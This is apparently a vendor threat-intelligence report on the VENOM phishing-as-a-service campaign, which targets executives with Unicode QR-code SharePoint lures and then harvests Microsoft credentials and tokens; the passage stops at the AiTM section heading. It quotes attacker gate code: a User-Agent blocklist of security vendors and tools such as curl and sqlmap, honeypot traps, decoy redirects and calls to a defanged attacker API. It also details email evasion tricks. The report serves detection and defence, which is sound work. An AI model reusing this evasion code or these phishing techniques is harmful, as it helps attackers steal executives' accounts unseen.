Abnormal / Intelligence

THREAT INTELLIGENCE REPORT

Exposing VENOM:

C-Suite Credential Theft Campaign Weaponizes Live Microsoft Authentication to Establish Persistent Access

Executive Summary

A credential theft campaign has been systematically targeting C-suite executives and senior officers at major global organizations over a five-month period from November 2025 through March 2026. Recipients—including CEOs, CFOs, and VP-level personnel across more than 20 industry verticals—are selected by name, not harvested at random, with 60% of titled recipients holding a C-level, President, or Chairman title. The campaign impersonates SharePoint document-sharing notifications, using financial report themes to compel targets to scan a QR code embedded directly in the email body.

Evasion at Every Stage

The campaign is engineered for invisibility across its delivery and filtering stages. The attackers use email construction techniques designed to defeat both signature-based detection and automated content analysis, and a QR code delivery method that eliminates scannable images and keeps the target's identity out of server logs entirely. The attack flow also includes a multi-layered gate that silently filters out security tools before they ever reach a credential harvester.

Each component is purpose-built to ensure that defenders and targets alike see nothing suspicious. The attack surface is deliberately shifted to unmanaged personal mobile devices, away from corporate endpoint protections.

The credential harvesting infrastructure operates in two distinct modes—one that intercepts a live Microsoft authentication flow in real time, and another that leverages Microsoft's OAuth protocol to capture tokens without ever presenting a credential form. Both are designed to convert a single authentication event into persistent account access, though through different mechanisms and with different resilience to remediation.

A Previously Undocumented PhaaS Platform

Investigation of the campaign's backend infrastructure revealed a previously undocumented phishing-as-a-service (PhaaS) platform called VENOM, featuring a licensing and activation model, structured token storage, and a full campaign management interface. At the time of analysis, VENOM does not appear in any public threat intelligence database and has not been identified in open seller marketplaces or underground forums, suggesting a closed-access platform distributed through vetted channels.

Note: The findings in this report are based on an analysis of several thousand messages observed across multiple organizations between November 2025 and March 2026. In all observed cases, the gate, API infrastructure, and VENOM-based harvesting environments operated together as a cohesive chain. While the architecture appears modular, we cannot conclusively establish that all components belong to a single platform. We have not observed the gate or API layer directing traffic to non-VENOM frameworks within this dataset.

Attack Progression

Phishing Email: The target receives a SharePoint notification with the sender address, company name, and branding dynamically generated from their email domain. A QR code composed of Unicode block characters—i.e., no image file—is used to deliver the phishing URL. A fabricated email thread buried beneath 2,000 pixels of CSS padding is designed to influence automated content analysis.


QR Code Payload: Scanning the QR code shifts interaction from the corporate endpoint to the target's personal mobile device, bypassing corporate proxies and endpoint protection. The target's email address is double Base64-encoded in the URL fragment—a portion never transmitted to the server—ensuring the target identifier never appears in proxy or gateway logs.

Verification Gate: The URL resolves to a fake bot-challenge page that filters visitors through User-Agent screening, live IP reputation checks, hidden honeypot elements, and API verification. In more recent deployments, proof-of-work challenges are also integrated into the gate itself. Only visitors who clear every layer reach the credential harvester; everyone else is silently redirected to benign sites.

Credential Harvester: The harvester mirrors a genuine Microsoft sign-in—complete with the target's organization logo, pre-filled email, and real federated identity provider page. In adversary-in-the-middle (AiTM) mode, credentials and MFA codes are relayed to Microsoft's live API in real time. In Device Code mode, Microsoft delivers tokens directly to the attacker's backend.

Persistent Access: Before the target's browser redirects, the platform establishes long-term access: in AiTM mode, the real-time relay silently enrolls an attacker-controlled authenticator before the session completes. In Device Code mode, Microsoft delivers OAuth refresh tokens directly to the attacker's backend.

Impact Analysis



This campaign combines named executive targeting, multi-layered evasion engineering, and real-time authentication interception into an end-to-end operation designed to be invisible to email scanners, URL reputation tools, server-side logs, and the targets themselves. The deliberate focus on C-suite executives—the individuals with the broadest access to sensitive financial data, strategic communications, and organizational authority—amplifies the consequences of each successful compromise:

MFA is neutralized, not bypassed. The AiTM relay intercepts every step of the target's real authentication flow, including MFA. The Device Code flow sidesteps interception entirely by having Microsoft issue tokens directly to the attacker's backend. In both cases, MFA does not prevent account compromise.

Compromised executive accounts enable high-impact downstream attacks. A C-Suite account can be a trusted launchpad for business email compromise, fraudulent wire transfers, and lateral phishing—attacks that carry inherent authority and are difficult to distinguish from legitimate communications.

Forensic visibility is deliberately minimized. Unicode QR codes leave no image for scanners to process. URL fragments are invisible to server logs and proxy infrastructure. Harvester domains present benign AI-generated websites to anyone without the correct activation fragment. The gate redirects security tools to innocuous destinations with no error messages or suspicious behavior.

The underlying platform may be enabling other operators. The discovery of VENOM—a PhaaS platform with registration, activation, and campaign management capabilities—suggests this tooling may be available to additional threat actors through closed distribution channels, broadening the scope of this threat beyond a single operator.

Strategic Actions for CISOs

Revoke Sessions, Tokens, and Enrolled Devices: Because the attack infrastructure establishes persistent access through enrolled MFA devices and captured OAuth tokens, incident response runbooks must include revocation of all active sessions, token grants, and unauthorized MFA registrations in Entra ID.

Audit and Monitor MFA Device Registrations: Monitor Entra ID audit logs for unexpected `SoftwareTokenActivated` events, particularly with the display name `NO_DEVICE`. Alert on MFA device additions outside IT-managed enrollment workflows.

Restrict Device Code Authentication Flows: Evaluate the operational necessity of Microsoft's Device Code flow across the tenant. Where not required, disable it via Conditional Access to eliminate a token-capture pathway that bypasses credential forms and MFA entirely.

Harden QR Code and Mobile-Redirect Defenses: QR code-based phishing shifts the attack surface to unmanaged personal devices. Deploy email security capable of detecting text-based QR code rendering techniques and evaluate policies governing corporate resource access from unmanaged devices.

Deploy Behavioral Email and Account Protection: Implement behavioral AI email security to detect phishing from compromised accounts with dynamically personalized content and behavior-based account monitoring to identify anomalous sign-ins, token usage, and unexpected MFA changes.

Attack Overview

The campaign operates through a rotating pool of compromised business email accounts. It has progressively hardened its delivery and evasion techniques across multiple lure themes—including SharePoint, Dropbox, DHL, UPS, and Docusign—with the SharePoint financial report variant representing the most technically mature iteration observed to date.

Stage 1: Phishing Email

The email impersonates a SharePoint document-sharing notification (*Figure 1*). The recipient sees what appears to be an internal alert—a document has been shared via their organization's SharePoint environment—with a QR code to scan for access.




Figure 1. Example of malicious email impersonating SharePoint notification

The sender address is dynamically generated from the target's domain (e.g., `sharepointadmin@{target_domain}`), and the company name appears in the footer (e.g., "{Company}'s use of 0365"), creating the appearance that the notification originated from inside the target's organization. The notification text varies across sends. Observed variants include:

- "Someone shared a new document with you"
- "A document is waiting for your review"
- "A document has been securely shared with you"
- "A new report has been shared with you"

The call-to-action similarly varies: "Scan to open document," "Scan to view Report," "Scan to view folder." Below the QR code, a fake Microsoft logo, fabricated Power Automate flow attribution, and "© 2026 ShareOnline" copyright are hardcoded into the template.

Email Template

The email is constructed from a static template using several layered techniques designed to evade detection and appear legitimate.

Programmatic Generation

The emails are built programmatically using Python's email.mime library, identifiable by its characteristic MIME boundary format (`==========={19-digit integer}==`). The X-Mailer header is spoofed and rotated per send to disguise the construction tool. Observed values include Apple Mail, Microsoft Outlook for Android, Mailgun Mailer, and Microsoft Office for Windows—none of which produce Python-style MIME boundaries.

Personalization

Each email is personalized from a single input: the target's email address. The target's domain is used to generate a fake SharePoint sender address and company footer reference, making the notification appear to originate from the target's own environment.

Junk HTML Injection

To evade signature-based detection, every email contains throwaway HTML elements whose values are randomized on each send, ensuring no two emails produce the same hash or string match. The injected elements include exactly 13 fake CSS classes, exactly 13 fake element IDs, and a variable number of fake data attributes and HTML comments (e.g., `data-etgp="e97fde"`, `<!--k2luf0ku-->`).

These attributes and comments are invisible to the recipient and exist solely to inject noise for automated analyzers. The values are randomized per send but always occupy the same fixed positions, indicating a static template where only the values are swapped.

Fake Thread

Below the visible lure, the HTML contains a fabricated 5-message email conversation thread (*Figure 2*). The thread is built around the target: their email prefix is parsed into a display name, placed in the “From” field of each message, and accompanied by a generated signature block containing their name, a fabricated phone number, their real email address, and their real company website. A second randomly generated persona acts as the correspondent.

Message bodies are drawn from fixed templates—e.g., meeting proposals, business dissolution requests, or fake financial tables—with multilingual vocabulary injected throughout to add token diversity. To a spam classifier evaluating the full HTML body, the message appears to be legitimate corporate correspondence.




Figure 2. Snippet of fabricated conversation thread

QR Code Delivery and Payload

The campaign constructs QR codes entirely from Unicode block characters rendered inside an HTML `<pre>` tag—a technique that emerged in 2024 to circumvent image-based QR scanning. With no image file attached, there is nothing for conventional scanners to process or detonate.

Each text line encodes two pixel rows using four characters:

- `&#9608;` (U+2588) both black
- `&#9600;` (U+2580) top black/bottom white
- `&#9604;` (U+2584) top white/bottom black
- space for both white




Figure 3. Example of QR code built from Unicode characters

Scannability depends on consistent character rendering. The emails specify font-family: `'Courier New', Courier, monospace` at `font-size: 9px` and `line-height: 9px;` without these constraints, the grid distorts, and the code fails. In testing, the QR rendered correctly and was scannable across Outlook Classic, New Outlook, and Outlook on macOS, though the rendered size varied between clients.

A link-based phishing attack keeps the interaction on the same device, within the organization's purview and under its security controls. Using a QR code, however, moves the attack to the target's personal mobile device, which lacks the endpoint protection and posture management available in a managed corporate environment.

URL Structure and Fragment Evasion

The QR code embeds the target's identity directly in the gate URL, but not in a position that the server ever sees. The target's email address is double Base64-encoded in the URL fragment, the portion after the `#` character. Fragments are never transmitted in HTTP requests, making the target's email invisible to server-side logs and URL reputation feeds.

The same encoded value that personalizes the landing page with the target's email is also passed to the routing API as the campaign identifier, which determines which harvester the target is sent to, as described in Stage 2: Landing Page. Two methods were observed:

- Method 1 — Email only:
  `https://{gate_host}/{filename}[.]html#{double_base64_email}`
- Method 2 — Full personalization:
  `https://{gate_host}/view/{base64_name}?f={base64_company}#u={double_base64_email}`

URL Part	Content	Encoding
Path	Full Name	Base64
Parameter (?f=)	Company Name	Base64
Fragment (#u=)	Email Address	Double Base64

Figure 4. Encoding and placement of target data within the fully personalized URL structure

Sending Infrastructure

Instead of sending emails directly from their own infrastructure, the operators rely on a network of VPS (virtual private server) jumpboxes—intermediary servers that mask their true location. From these jumpboxes, they authenticate into compromised third-party mail servers and relay messages through them.

Sender Domain	Relay Server
totupoint[.]pl	pirslab[.]pl
geoclima[.]pt	criativatek[.]com
hensel.com[.]br	hostgator.com[.]br
kokatechnology[.]com	navohost[.]com
jabacule[.]ao	vla[.]pt

Figure 5. Most frequent sending infrastructures (top 5 by message volume observed)

Over 40 source IPs were identified, though the top three account for more than 90% of all messages. The primary IP has been active since at least November 2025, identifying itself as "firevps-rdp" in the HELO string. At the domain and relay level, the footprint is broader: over 100 sender domains were observed routing through 80+ relay servers, with as many as 65 domains rotated on peak days. The breadth and disposability of the compromised accounts indicate access to a large, replenishable supply of stolen hosting credentials.

Campaign Variants

The scale of the infrastructure suggests an operator running multiple campaigns. Although the SharePoint financial report is the primary lure currently observed, it belongs to a broader cluster of activity—spanning November 2025 through March 2026—that includes several earlier variants:

Impersonated Brand	Theme	Delivery Method	Example Subject
Dropbox	File sharing	Clickable link	Feb 12_Approvals_Doc_{random_id}
DHL	Parcel delivery	Unicode QR code	Trans-Shipment/{date}-{time} - (2) Delivery Attempt- REF&ID:{digits}
UPS	Parcel delivery	Unicode QR code	Delivery Location Needed
DocuSign	E-signature	Link or QR code	Approvals/{date}-{time} - signaturepage({n}) {random_word} - REF&ID:{digits}

Figure 6. Observed campaign variants

Throughout, the targeting has remained consistent: named C-suite executives and senior officers across major global organizations. Across every variant, one technical constant persists: the target's email address, double Base64-encoded in the URL fragment, resolving to a landing page protected by the same verification gate. That gate marks the start of every campaign's next stage.

Stage 2: Landing Page

When a target scans the QR code and their browser resolves the URL, the initial landing page is the gate—a fake verification checkpoint, indistinguishable at first glance from the bot-challenge pages that appear legitimately across the web every day. The gate's sole function is to determine whether the visitor is a real human target or something else, such as a security scanner, a sandbox, a researcher, or an automated tool. Visitors who pass all checks are routed to the credential harvester. Everyone else hits a dead end, with no indication that anything suspicious was encountered.

Abnormal observed two distinct versions across the investigated campaigns, referred to throughout this report as Version 1 (*Figure 7*) and Version 2 (*Figure 8*). In Version 1 deployments, the gate renders as either a Cloudflare "Verify you are human" bot-challenge page—complete with the Cloudflare cloud logo, orange color scheme, and non-functional Privacy Policy links—or a Microsoft Defender "I'm not a robot" verification screen.

In Version 2, the gate presents as an "Instant Session Security Verification" page co-branded with Microsoft's and the target organization's logo, with a footer dynamically generated from the target's email domain.




Figure 7. Version 1 deployment




Figure 8. Version 2 deployment

In both versions, the gate is delivered as files uploaded by the operator into an obscure subdirectory of a compromised legitimate website, consistent with the exploitation of a cPanel or WordPress installation. The HTML page is what the QR code resolves to; it loads the gate JavaScript via a `<script>` tag, while the legitimate site continues operating normally alongside it.

In Version 1, both files are static with fixed filenames chosen to blend into the host's file tree and evade file integrity scanners. In Version 2, a PHP page renders the gate dynamically, generating a fresh randomized JavaScript filename on every page load and eliminating any fixed filename to signature against.

Version	Host	Gate Loader	Gate Code
Version 1	aljanob.org[.]sa	packup2025.html	license.js
Version 1	cetsinc[.]com	wp-load.html	xmlrp.js
Version 1	ipunje[.]cl	wp-load.html	wp-settings.js
Version 1	islandrobotics[.]nc	geophysical.html	unodetection.js
Version 2	gutmann[.]ae	PHP-rendered	Randomized per load

Figure 9. Sample of Version 1 and Version 2 gate code examples

Verification and Filtering Pipeline

To ensure that only the real human target reaches the credential harvesting page, the operators built a multi-stage verification pipeline—a series of checks that a visitor must pass before being allowed through. The gate checks execute in order: client-side User-Agent filtering (which examines the visitor's browser type), a hardcoded IP blocklist, a live IP reputation lookup, and a human-interaction gate. Visitors who pass all checks are issued a target-specific URL by the separate API server and redirected to a proof-of-work (PoW) challenge—a resource-intensive calculation the visitor's browser must complete before proceeding—on a dedicated domain before reaching the harvesting page.

Version 2 hardens this pipeline in ways that specifically close gaps a researcher or automated tool could exploit in Version 1. The PoW challenge moves from a post-API step to the gate itself, meaning that a tool that somehow obtains a valid API link can no longer bypass the computational barrier by following it directly. `isTrusted` enforcement on the human-interaction gate now verifies that the click originated from a real user action in a real browser, not from a script simulating one.

Non-browser clients—such as automated security scanners—receive an empty, silent response, leaving nothing to analyze. Because form submissions are cryptographically signed using hash-based message authentication codes (HMAC), replayed or artificially crafted requests are rejected by the server, even if they mimic the expected format. Each change addresses a specific weakness in the earlier version; together, they significantly raise the bar for any automated tool attempting to impersonate a real visitor.

The filtering does not stop at the gate. The harvesting page runs its own independent behavioral analysis layer—covered in the Stage 3 discussion—that the visitor must also clear before credential submission is even possible.

User-Agent Screening

The gate's first filter runs synchronously against the visitor's User-Agent (UA) before any user interface is rendered—a deliberate choice that ensures no analysis tool sees anything worth reporting if it fails the check. The filter works in three stages, each catching a different profile of unwanted visitors that the previous stage might miss.

The first stage tests for six strings that headless browsers and automation frameworks embed in their User-Agent by default:

```javascript
const ua = (navigator.userAgent || '').toLowerCase();
const automationKeywords = ["headless", "phantom", "selenium", "webdriver",
"puppeteer", "playwright"];
if (automationKeywords.some(kw => ua.includes(kw))) return true;
```

The second stage inverts the logic: rather than asking whether the UA looks malicious, it asks whether it looks legitimate. A UA string matching a real browser pattern passes immediately without reaching further checks:

```javascript
const looksReal = /chrome\/\d|firefox\/\d|safari\/\d|edg\/\d/i.test(ua);
if (looksReal) return false;
```

Only visitors whose UA fails both tests—no automation token and no recognizable browser signature—reach the third stage: a 385-entry string blocklist. The blocklist spans security vendor crawlers, headless browser signatures, automated testing frameworks, cloud provider identifiers, HTTP library strings, and penetration testing tools. Any match is treated as automation, and the visitor is redirected to one of the decoy pages.

Category	Entries (sample)
Security vendors	abnormalsecurity, proofpoint, mimecast, zscaler, crowdstrike, sentinelone,
Headless/automation	headlesschrome, playwright, puppeteer, selenium, webdriver, phantomjs, chromedriver
Cloud/datacenter	digitalocean, azure, amazonaws, googlecloud, linode, vultr, ovh, hetzner, contabo
HTTP clients	curl, python-requests, go-http-client, wget, postman, libwww-perl
Pentest tools	nmap, nikto, sqlmap, metasploit, burp, nuclei, ffuf, dirbuster
Threat intelligence	virustotal, any.run, shodan, censys, urlscan, hybrid-analysis

Figure 10. Example UserAgents from third-stage blocklist per category

IP Reputation Check

Visitors that clear the User-Agent screening trigger a live lookup against `api.ipapi.is.` The gate evaluates four conditions against the response:

```javascript
const isBot = response.is_abuser === true
            //Note: abusive ASN or IP reputation
      || response.is_crawler === true
            //Note: known crawler designation
      || hardcodedIPList.includes(response.ip.trim())
            //Note: direct match against ~65 blocked IPs
      || orgKeywordMatch(response);
            //Note: datacenter contains cloud or security keywords
```

The hardcoded IP list covers Telegram CDN ranges, Azure, Google Cloud, and GitHub egress addresses. The organization keyword match tests the ASN name, company name, and datacenter fields from the API response against a 38-entry list of major cloud providers and security vendors. A visitor who meets any of the four conditions is redirected to one of the decoy pages.

Human Interaction Gate

Visitors who clear both the User-Agent and IP reputation checks are presented with a CAPTCHA-lookalike checkbox. Simultaneously, the gate injects three hidden honeypot elements into the DOM:

```javascript
const honeypotHTML = `
<div class="hp-trap">
      <a href="#" id="hpLink" tabindex="-1">Click here</a>
      <button id="hpBtn" tabindex="-1">Submit</button>
      <input type="checkbox" id="hpCheck" tabindex="-1">
</div>`;
```

The .hp-trap container is positioned at left: `-9999px; top: -9999px` with `opacity: 0; pointer-events: none`, placing it outside the visible viewport and making it unreachable to human visitors. Automated tools that enumerate and interact with all clickable elements on a page will trigger a click or change event on one of the three IDs—immediately redirecting the session to one of four decoy destinations selected at random.

The decoy redirect function is the gate's shared disposal mechanism for every failed check. Whether a visitor was flagged by User-Agent screening, the IP reputation lookup, or honeypot interaction, they are sent to one of the following decoy destinations:

```javascript
const decoys = [
"https://x.com/search/bots",
"https://google.com/search?q=bots",
"https://www.amazon.com/?q=bots",
"https://www.tesla.com/?q=bots"
];
window.location.replace(decoys[Math.floor(Math.random() * decoys.length)]);
```

A human visitor who clicks only the visible checkbox proceeds to the API verification.

API Verification

The checkbox click sets `window.captchaResult = { id, token, code }`, dispatches a custom `captcha:success` DOM event, and initiates a two-step challenge-response exchange with the API backend. Everything prior—User-Agent screening, IP reputation, and honeypot—runs entirely client-side and is self-contained within the gate JavaScript; the API request is the first outbound call to the backend.

Step 1. Challenge Nonce Request

```javascript
const challengeResp = await fetch("https://api.premiummovement[.]net/challenge");
const { challenge } = await challengeResp.json();
```

Step 2. Challenge-Response Submission

```javascript
const result = await fetch(
`https://api.premiummovement[.]net/?id=${encodeURIComponent(targetId)}`,
{ headers:
      { "X-API-Key": apiKeyPrefix + code,
        "X-Challenge-Response": btoa(String(challenge)) }});
```

The API key is constructed at runtime: the per-instance prefix is recovered by Base64-decoding an embedded ciphertext and XOR-ing each byte with `0xAD` (173); the suffix is the string `780590` followed by random numeric padding. The value 780590 is a platform constant—hardcoded in every observed gate instance.

If the API returns `{ link: "..." }`, the gate displays "Verification complete" and navigates the browser to the harvester. If the API returns an error, including `"Robot detected"`, the gate invokes the decoy redirect. In Version 2, this stateful challenge-response mechanism was replaced with HMAC-signed URL verification.

In Version 1, PoW is not part of the gate. The harvester URL returned by the API does not point directly to the credential page; it points to a dedicated intermediate domain. Loading that domain triggers a silent SHA-256 PoW computation in the background before issuing the final redirect to

the harvester. From the target's perspective, this is a brief loading screen. The challenge runs post-API, serving as a final computational barrier against automated tools that obtain a valid API link but lack the browser environment needed to solve the challenge.

In Version 2, the PoW was pulled forward into the gate itself and made a prerequisite for the API call rather than a consequence of it. Clicking the checkbox triggers two sequential SHA-256 challenges before any API request is made:

Challenge	Logic
PoW #1	`SHA-256(cookie_nonce | timestamp | userAgent)`—ties the session to the specific browser instance that loaded the page
PoW #2	A JSON payload containing `devicePixelRatio`, viewport dimensions, `reducedMotion`, and timed pacing intervals, signed with `SHA-256(nonce | json)`—confirms the environment matches a real user's device profile

Figure 11. Proof-of-work challenge logic

Only a solved proof—one that meets the difficulty threshold set by the gate—unlocks the HMAC-signed request to the API. Combined with the `isTrusted` enforcement on the checkbox click, Version 2 closes the gap that Version 1 leaves open. An automated tool that follows a valid API link in Version 1 hits PoW after the fact, but in Version 2, it cannot reach the API at all without first solving challenges that require a genuine browser environment and a real user interaction.

A visitor who reaches this point has cleared every filter the gate imposes—User-Agent screening, IP reputation checks, honeypot checks, API validation, and proof-of-work challenges. The gate's job is done. The URL delivered to the browser at this point—whether via the Version 1 PoW redirect or the Version 2 HMAC-signed link—carries a #SandBox fragment appended by the platform. What loads next is the harvester.

Stage 3: Credential Harvester

Targets who clear the gate are redirected to a harvesting page hosted on an attacker-registered domain. Each targeted organization gets its own subdomain (e.g., `<target_organization>.<landing_domain>.<tld>`), configured in the operator's campaign. The target's email address is pre-populated automatically, extracted from the Base64-encoded fragment embedded in the original phishing link.

Two distinct harvesting modes have been observed across deployments. While both share the same subdomain routing scheme, upstream gate chain, and operator panel as their backend, they diverge in method:

- **Adversary-in-the-Middle (AiTM) Mode** proxies the target through a live Microsoft authentication flow, intercepting credentials in transit as the target types them.
- **Device Code Mode** uses Microsoft's Device Code authorization flow, in which the target authenticates directly at microsoft.com, and Microsoft itself delivers the resulting tokens to the attacker's backend. Because the target never touches an attacker-controlled login form, the credential interception happens at the protocol level, not the UI level.

Adversary-in-the-Middle (AiTM) Mode

